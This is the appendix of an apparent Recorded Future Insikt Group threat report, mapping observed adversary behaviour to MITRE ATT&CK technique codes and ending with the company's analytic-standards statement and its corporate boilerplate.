Appendix C — MITRE ATT&CK Techniques

Tactic: Technique	ATT&CK Code
Resource Development: Acquire Infrastructure: Domains	T1583.001
Resource Development: Acquire Infrastructure: Virtual Private Server	T1583.003
Resource Development: Acquire Infrastructure: Server	T1583.004
Initial Access: Spearphishing Link	T1566.002
Execution: Exploitation for Client Execution	T1203
Execution: User Execution: Malicious File	T1204.002
Execution: Command and Scripting Interpreter: Windows Command Shell	T1059.003
Execution: Command and Scripting Interpreter: PowerShell	T1059.001
Execution: Scheduled Task/Job: Scheduled Job (via Start-Job)	T1053.003
Defense Evasion: Masquerading: Match Legitimate Name or Location	T1036.005
Defense Evasion: Virtualization/Sandbox Evasion: System Checks	T1497.001
Defense Evasion: Obfuscated Files or Information	T1027
Defense Evasion: Deobfuscate/Decode Files or Information	T1140
Defense Evasion: Masquerading: Match Legitimate Name or Location	T1036.005
Discovery: System Information Discovery	T1082
Discovery: Query Registry for Antivirus	T1518.001
Command and Control: Application Layer Protocol: Web Protocols	T1071.001

Recorded Future reporting contains expressions of likelihood or probability consistent with US Intelligence Community Directive (ICD) 203: Analytic Standards (published January 2, 2015). Recorded Future reporting also uses confidence level standards employed by the US Intelligence Community to assess the quality and quantity of the source information supporting our analytic judgments.

About Insikt Group®

Recorded Future's Insikt Group, the company's threat research division, comprises analysts and security researchers with deep government, law enforcement, military, and intelligence agency experience. Their mission is to produce intelligence that reduces risk for customers, enables tangible outcomes, and prevents business disruption.

About Recorded Future®

Recorded Future is the world's largest threat intelligence company. Recorded Future's Intelligence Cloud provides end-to-end intelligence across adversaries, infrastructure, and targets. Indexing the internet across the open web, dark web, and technical sources, Recorded Future provides real-time visibility into an expanding attack surface and threat landscape, empowering customers to act with speed and confidence to reduce risk and securely drive business forward. Headquartered in Boston with offices and employees around the world, Recorded Future works with over 1,800 businesses and government organizations across more than 75 countries to provide real-time, unbiased, and actionable intelligence.

Learn more at recordedfuture.com